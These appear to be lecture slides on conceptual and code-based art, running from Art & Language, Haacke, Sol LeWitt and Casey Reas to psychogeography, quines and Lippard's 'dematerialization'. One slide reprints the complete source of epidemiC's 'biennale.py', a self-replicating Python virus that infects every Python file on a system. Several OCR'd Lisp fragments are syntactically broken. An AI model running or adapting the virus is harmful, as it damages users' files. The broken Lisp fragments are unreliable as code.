  "Generate a quantity description."
  (choose-randomly ("A" "A pair of" "Some" "Many")))

(defmethod pluralise (object plurality)
  "Make a word plural if necessary."
  (if (equal plurality "A")
      object
      (concatenate 'string object "s")))

;; Appearance

(defmethod appearance ()
  "Generate the appearance of a figure."
  (concatenate-string (maybe #texture :default "")
                    (colour)))

(defmethod texture ()
  "Choose a texture."
  (choose-randomly ("halftoned" "crosshatched" "scumbled" "glazed" "sketchy"
                  "smooth")))

;; The texture definitions

(defparameter monochromes ("black" "grey" "white"))
(defparameter hues ("red" "orange" "yellow" "green" "blue" "purple"))
(defparameter colours ("magenta" "cyan" "brown" "pink" "turquoise" "mauve"))
```

```
cybernetic.lisp - Quick View Plus
File Edit View Document Go Window Help


(funcall fun
 default))

(defmethod choose-randomly (choices)
  "Choose one of the parameters randomly."
  (nth (random (list-length choices)) the-random-state
       choices))

(defmethod choose-randomly-deep (choices)
  "Choose one item from a list of lists."
  (choose-randomly (choose-randomly choices)))

(defmethod concatenate-string (&rest strings)
  "Concatenate a list of strings with an optional given prefix, separator and suffix."
  (let ((all (car strings)))
    (dolist (s (cdr strings))
      (when (not (equal s ""))
        (self all (concatenate 'string all
                               (if (equal all "")
                                   ""
                                   " ")
                               s))))
      all))
  all))
```

Harold Hurrell: Fluidic Device, 1968



FLUIDIC DEVICE 1. A CYBERNETIC SCULPTURE.
FLUIDIC DEVICE 11. A SET OF STATE DESCRIPTIONS.

FLUIDIC DEVICE 11. KEY TO LOGICAL TRUTH TABLES.

UPPER PART OF EACH TABLE GIVES FUNCTIONING/MALFUNCTIONING/NOT-FUNCTIONING MODE OF COMPONENT BEHAVIOUR.

P: POWER SUPPLY.
ENTRY (1) INDICATES FUNCTIONING MODE.
ENTRY (0) INDICATES NOT-FUNCTIONING MODE.

X, Y: SENSORS.
(NO ENTRY) INDICATES FUNCTIONING MODE.
ENTRY (1) OR (0) INDICATES MALFUNCTIONING MODE.
ENTRY (1) INDICATES OUTPUT PERISTENTLY PRESENT.
ENTRY (0) INDICATES OUTPUT PERISTENTLY ABSENT.

O, N, A, NA: LOGIC SWITCHES (O, N, A, NA - NOT-AND LOGIC FUNCTIONS RESPECTIVELY).
(NO ENTRY) INDICATES FUNCTIONING MODE.
ENTRY (1) OR (0) INDICATES MALFUNCTIONING MODE.
ENTRY (1) INDICATES OUTPUT PERISTENTLY PRESENT.
ENTRY (0) INDICATES OUTPUT PERISTENTLY ABSENT.

LOWER PART OF EACH TABLE GIVES OUTPUT FROM LOGIC SWITCHES (RIGHT HAND SIDE), CONDITIONAL UPON BOTH INPUT TO SENSORS (LEFT HAND SIDE) AND COMPONENT OF 'OUTPUT MODE' (GIVEN IN UPPER PART OF TABLE).
ENTRY (1) INDICATES INPUT/OUTPUT PRESENT.
ENTRY (0) INDICATES INPUT/OUTPUT ABSENT.

P 1	P 2	P 3	P 4
X 1	X 2	X 3	X 4
Y 1	Y 2	Y 3	Y 4
O 1	O 2	O 3	O 4
N 1	N 2	N 3	N 4
A 1	A 2	A 3	A 4
NA 1	NA 2	NA 3	NA 4

Art & Language Press, Coventry/'Prelum'
Churchill, Oxford 1968. Above: first page,
detail. Midst: second page, detail. Below:
third page (computer print).

Harold Hurrell (Art & Language): The Cybernetic Art Work that Nobody Broke, 1969

THE CYBERNETIC ART WORK THAT NOBODY BROKE

TYPE ALL PARTS
1.1 TYPE "YOU HAVE RED"
1.2 TYPE "YOU HAVE GREEN"
1.3 TYPE "YOU HAVE BLUE"
1.4 TYPE "YOU HAVE YELLOW"
1.5 TYPE "YOU HAVE NOTHING, OBEY INSTRUCTIONS!"

3.05 PRINT#
3.06 TYPE # FOR PP=1:1:3
3.1 PRINT "TYPE EITHER 1 OR 0 IN BOTH A AND B."
3.2 DEMAND A
3.3 DEMAND B
3.4 DO STEP 1.1 IF A=0 AND B=0
3.5 DO STEP 1.2 IF A=0 AND B=1
3.6 DO STEP 1.3 IF A=1 AND B=0
3.7 DO STEP 1.4 IF A=1 AND B=1
3.8 DO STEP 1.5 IF A>1 OR A<0 OR B>1 OR B<0
3.9 DO STEP 3.05

DO PART 3
TYPE EITHER 1 OR 0 IN BOTH A AND B. A=1
B=1
YOU HAVE YELLOW

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=8
B=3
YOU HAVE NOTHING, OBEY INSTRUCTIONS!

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=1
B=0
YOU HAVE BLUE

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=1
B=1
YOU HAVE YELLOW

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=0
B=0
YOU HAVE RED

TYPE EITHER 1 OR 0 IN BOTH A AND B. A=R
ERROR AT STEP 3.2
R IS UNDEFINED.

Lithographic print, 1969

Hans Haacke: Photo-Electric Viewer-Programmed Coordinate System, 1968



Observers interrupt two rows with infra-red light beams installed in right angle and constituting a grid in the environment. Light bulbs respond to the actions of observers. 14 infra-red light beams, 14 photo-electric cells, 28 white lighted bulbs, room: 305 x 345 x 345 cm, 1966, realization 1968.

Casey Reas: {Software} Structures, 2004

{Software} Structures Casey REAS et al.

Structure
Defining relationships between elements

Implementation
Building the structure in software.

Interpretation
Different artists interpret the same structure.

Material
The same structure in different languages.

Process
Steps in the evolution of one structure.

#003 A surface filled with one hundred medium to small sized circles. Each circle has a different size and direction, but moves at the same slow rate. Display:
A. The instantaneous intersections of the circles
B. The aggregate intersections of the circles

#002 A grid of points in the top half of the surface. Each point moves downward and returns to the top when it leaves the bottom edge. Beginning in the upper-left, each row and column...

#001 Every possible pairing of [these sixteen curves](#). Use the additive numeric values from each curve to set the value of a series of horizontal lines from white to black.


A Tarbell B Tarbell
A FlashMX B FlashMX
A C++ B C++
A Ngan B Ngan

01 02 03 04
05 06 07 08
09 10

Wall Drawing #85 Wall Drawing #106 Wall Drawing #358

Created by [Casey Reas](#) in association with [Jared Tarbell](#), [Robert Hodgkin](#), and [William Ngan](#). Unless otherwise noted, the software was created with [Processing](#).

Casey Reas: {Software} Structures, 2004



Wall Drawing # 106. URL: http://artport.whitney.org/commissions/softwarestructures/_106_response/index.html

Sol LeWitt, Wall- Drawing #106, 1971



Arcs from the midpoints of two sides of the wall (first version: Arcs, from two sides of the wall, 3 cm apart.). Pencil. Execution: Mel Bochner, Sol LeWitt, Bonomo Residence, Spoleto, Augustus 1971.

Casey Reas: {Software} Structures, 2004



Structure: Defining relationships between elements:

003: A surface filled with one hundred medium to small sized circles. Each circle has a different size and direction, but moves at the same slow rate. Display:


- A. The instantaneous intersections of the circles
- B. The aggregate intersections of the circles

Left: Implementation: Casey Reas, Structure #003B, Processing

Below: Interpretation: Jared Turbell, Structure #003B, Processing



Guy Debord: Psychogeography




«Relevé de tous les trajets effectués en un an par une étudiante habitant le XVII^e Arrondissement. Publié par Chombart de Lauwe dans «Paris et l'agglomération parisienne». In: Internationale Situationniste. Numéro 1. Juin 1958, p.28.




Le Bauhaus Imaginiste (ed.): Guide psychogéographique de Paris, 1957

George Brecht: Direction, o.J.



Three Fluxus interpretations of George Brecht's DIRECTION: single sheets, book version, and boxed edition



George Brecht. "Direction" from WATER YAM

“...put up pointing hands all over Nice...in funny & strange places like public toilets, inside tunnels very high up, bottom of fountains - always hands coming towards these places OK?”
George Maciunas to Tomas Schmit, midst of July 1963 (Source: Hendricks, Jon: Fluxus Codex. New York 1988, p.190)

Social Fiction: .walk, 2001

Quelle: URL: <http://www.socialfiction.org/psychogeography/dummies.html>

// Classic.walk

Repeat

{

1 st street left
2 nd street right
2 nd street left

}

“This .walk example shows the classic generative psychogeographical algorithm, that urban exploration haiku, written down like a pseudo-computer language.”

Curt Cloninger: Psychocyberographic Memoirs > Let Your Fingers Do the Drifting, 2005

Rhizome, 7/30/2005. URL:
[http://rhizome.org/thread.rhiz?thread=18111
&page=1#34621](http://rhizome.org/thread.rhiz?thread=18111&page=1#34621)



CONCEPT:

Verite applied to the web is simply called surfing. The web surfer as flaneur. This concept was overworn as early as 1998. Generative psychogeography is easy enough to apply the web. It's called a linkbot (or an "intelligent agent" for those more anthropomorphically inclined). Search engines send them out in droves to harvest pages for their databases.

The problem is, merely automated psychocyberography is missing the point of psychogeography. The point is not for a robot to re-map the city. It's not the non-euclidian path in and of itself that transforms the city; it's the fact that you as a subjective person are walking the path, experiencing the ride along the way. Your subjective experience is the transformative factor. Even if a bot could cull images and text from its web journey and randomly assemble them into a collage similar to Debord's *Memoires_*, they would just be the memoirs of the bot. Feel free to steal this tangential concept and implement it. Entitle the piece "Memoirs of a Bot."

As incidentally transformative as reading Debord's *Memoires_* may be, it can never be as transformative as experiencing the LI and collaging *Memoires_* was to Debord himself.

META-INSTRUCTIONS:

Create a set of instructions for surfing the web (the web being analogous to the modern city). Instead of saying "go down three lights and turn left," the instructions might read "tab forward three links and click." Instead of saying "follow a woman in a blue," the instructions might read "click on the next linked image of a woman." You may create these instructions with generative software, or simply write them out the old school analog way (cf: non-digital programming, Sol Lewitt's instruction-based drawings, John Cage's aleatoric dice music). Whatever you do, don't let the software do the actual surfing. Return the instructions to your human user/patron/collaborator/psychocyberographer/margin walker and let her do the actual surfing per your instructions.

///

Some suggested approaches:

1. Begin the whole journey at google. Get the user to search for a phrase of her choosing. Once the results of the search are returned, she can begin surfing down her path per your instructions.
2. Begin the whole journey in a blank browser window. Get the user to choose a single word and type in her word plus ".com" in the browser's URL field. *verite.com*, *modern.com*, *booger.com*, etc. Once the site comes up, she can begin surfing down her path per your instructions.

Algorithm

In mathematics and informatics, the term “algorithm” designates an instruction which describes a task precise and completely in several steps. The computer scientist Paul E. Black defines an algorithm as “a computable set of steps to achieve a desired result.”

Therefore an algorithm is a precise stepwise structure of a repeatable instruction but its result is not so definitely predetermined as definitions in natural sciences prescribe it.

Quine

:quine: A program that generates a copy of its own source text as its complete output.

Gary P. Thompson II

Quine in LISP and Scheme, author:
John McCarthy, Carolyn Talcott:

```
((lambda (x)
  (list x (list (quote quote) x)))
 (quote
  (lambda (x)
    (list x (list (quote quote) x))))))
```

Source: Gary P. Thompson II: The Quine Page.
URL:<http://www.nyx.net/~gthompo/quine.htm>

Joseph Kosuth



Self-Described and Self-Defined, neon letters, 1965.
Cincinnati Art Museum

epidemiC/0100101110101101.org: Biennale.py, 2001

```
biennale.py - Notepad
File Edit Search Help
# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#"*3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> _____ This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

###
```

Conceptual Performance

The “*Conceptual Performance*” of the sixties and seventies is renovated by the following developments of an actual art thematizing instructions and programming codes:

- 1. from the work’s text to the program code as text presentation;
- 2. from the verbal concept as an instruction for realizations to the verbal sketch for realizations in programming languages;
- 3. from the verbal concept as an instruction for actions to the strategic instruction for actions in the dataspace;
- 4. from models for the criticism of the art world exhibited within the criticized context and index systems of Art & Language for the self documentation of (theories of) the “theoretical practice” to Open Content platforms with discussions, texts and activistic tools for a legally and economically motivated criticism of the contemporary net and software conditions (Sourceforge, EFF, OPUS, RTMark, Creative Commons, Copyleft, Illegal Art, ODEM).



Art & Language: Index 01, documenta 5, Kassel 1972

Lucy Lippard: Dematerialization

Six Years: The dematerialization of the art object from 1966 to 1972: a cross-reference book of information on some esthetic boundaries: consisting of a bibliography into which are inserted a fragmented text, art works, documents, interviews, and symposia, arranged chronologically and focused on so-called conceptual or information or idea art with mentions of such vaguely designated areas as minimal, anti-form, systems, earth, or process art, occurring now in the Americas, Europe, England, Australia, and Asia (with occasional political overtones), edited and annotated by Lucy R. Lippard.

Unpublished letter-essay from the Art-Language group, Coventry, to Lucy Lippard and John Chandler "Concerning the article 'The Dematerialization of Art,'" March 23, 1968. An excerpt:

All the examples of art-works (ideas) you refer to in your article are, with few exceptions, art-objects. They may not be an art-object as we know it in its traditional matter-state, but they are nevertheless matter in one of its forms, either solid-state, gas-state, liquid-state. And it is on this question of matter-state that my caution with regard to the metaphorical usage of dematerialization is centred upon. Whether for example, one calls Carl Andre's "substance of forms" empty space or not does not point to any evidence of dematerialization because the term "empty space" can never, in reference to terrestrial situations, be anything more than a convention describing how space is filled rather than offering a description of a portion of space which is, in physical terms, empty. Andre's empty space is in no sense a void. . . . Consequently, when you point, among many others, to an object made by Atkinson, "Map to not indicate etc.," that it has "almost entirely eliminated the visual-physical element," I am a little apprehensive of such a description. The map is just as much a solid-state object (i.e., paper with ink lines upon it) as is any Rubens (stretcher-canvas with paint upon it) and as such comes up for the count of being just as physically-visualizable as the Rubens. . . .

Matter is a specialized form of energy; radiant energy is the only form in which energy can exist in the absence of matter. Thus when dematerialization takes place, it means, in terms of physical phenomena, the conversion (I use this word guardedly) of a state of matter into that of radiant energy; this follows that energy can never be

43

Lucy Lippard: *Six Years: The dematerialization of the art object from 1966 to 1972*. New York 1973, cover and p.43

Inke Arns: Program Code

Program code is characterised by the fact that here `saying` coincides with `doing`. Code as an effective speech act is not a description or a representation of something, but, on the contrary, it directly affects, and literally sets in motion - or it even `kills` a process.

Inke Arns: Read_me, Run_me, Execute_me. Software and its Discontents, or: It's the Performativity of Code, Stupid. URL: <http://art.runme.org/1107863582-4268-0/arns.pdf>

Frieder Nake: Algorithmic Signs

Frieder Nake's concept of "algorithmic signs" for the use of signs in computing processes characterizes

- **first** the difference between signs in symbolic interaction (communication, discourse) and its use in program codes for the navigation of computing operations, and
- **second** the observer's operations with this difference by the preparations for navigation, by the observation of computing operations and in the use of computing results:

"Software is on the one hand a text, on the other hand a machine. Software is a machine only as a text, therefore it is a text, who can operate, as if it is itself a machine...Therefore Software...is a text as a machine and is readable as if it is a scripture...Software shows and shows not characteristics of machines. It shows these characteristics only in function; beyond computing it is a descriptive text...By its nature, software *is* neither the one (text) nor the other (machines)."

Allan McCollum/Louise Lawler: Ideal Settings, 1983/84



Around one hundred objects: wax and shoe polish on cast pigmented Hydrostone, 9 x 9 x 21/4 inches each. Installation with theatrical lighting and sales price projected on wall, at the Diane Brown Gallery, New York, 1984.

URL: <http://home.att.net/~amcnet3/album/idealsettings.html>

Concepts and "reducing transformations":

- verbal instructions: *semantic transformation*
- verbal instructions with algorithmic structure: *syntactic-algorithmic transformation*
- machine-readable notations (with algorithms in programming languages): *algorithmic transformation*

Origins of illustrations:

The following notes on the origins of illustrations complete the notes in the captions:

- Foil 4: Hultén, K.G. Pontus: The machine as seen at the end of the mechanical age. MoMA, New York 1968, p.153.
- Foil 9: Kosuth: Corris, Michael (ed.): Conceptual Art. Theory, Myth and Practice. Cambridge/UK 2003, S. 241; Burgin: Osborne, Peter (ed.): Conceptual Art. New York 2002, p.126.
- Foil 12: Bochner, Mel: Thought Made Visible 1966-1973. Cat. exhib. Yale University Art Gallery, New Haven 1995, p.14 (C 24).
- Foil 15: left: Fuchs, R.H./Debbaut, Jan: L'Architecte est absent. Works from the Collection of Annick and Anton Herbert. Cat. exhib. Stedelijk Van Abbemuseum. Eindhoven 1984, p.36; right: LeWitt, Sol: Drawings 1958-1992. Cat. exhib. Haags Gemeentemuseum. Den Haag 1992, unpaginated, Nr.181.
- Foil 16: Website Ghislain Mollet-Viéville: Art Minimal & Conceptuel. URL: <http://www.conceptual-art.net/lweiner.html> (11/14/2005).
- Foil 18: left: Dreher, Thomas: Konzeptuelle Kunst in Amerika und England zwischen 1963 und 1976. Frankfurt am Main a.o. 1992, unpaginated, ill.19; right: Harrison, Charles: Essays on Art & Language. Oxford 1991, p.58, pl.39.
- Foil 19: Haacke, Hans: Werkmonographie. Köln 1972, unpaginated, ill.31.
- Foil 21: right: Legg, Alicia (ed.): Sol LeWitt. Cat. exhib. The Museum of Modern Art. New York 1978, p.122.
- Foil 27: right: Website Chris Glass. URL: <http://www.chrisglass.com/photos/artmuseum/art.html> (11/14/2005).
- Foil 30: Website Thomas Dreher: Intermedia Art. URL: http://dreher.netzliteratur.net/3_Konzeptkunst_ArtLang_B2.html (11/14/2005). Photo: Charles Harrison.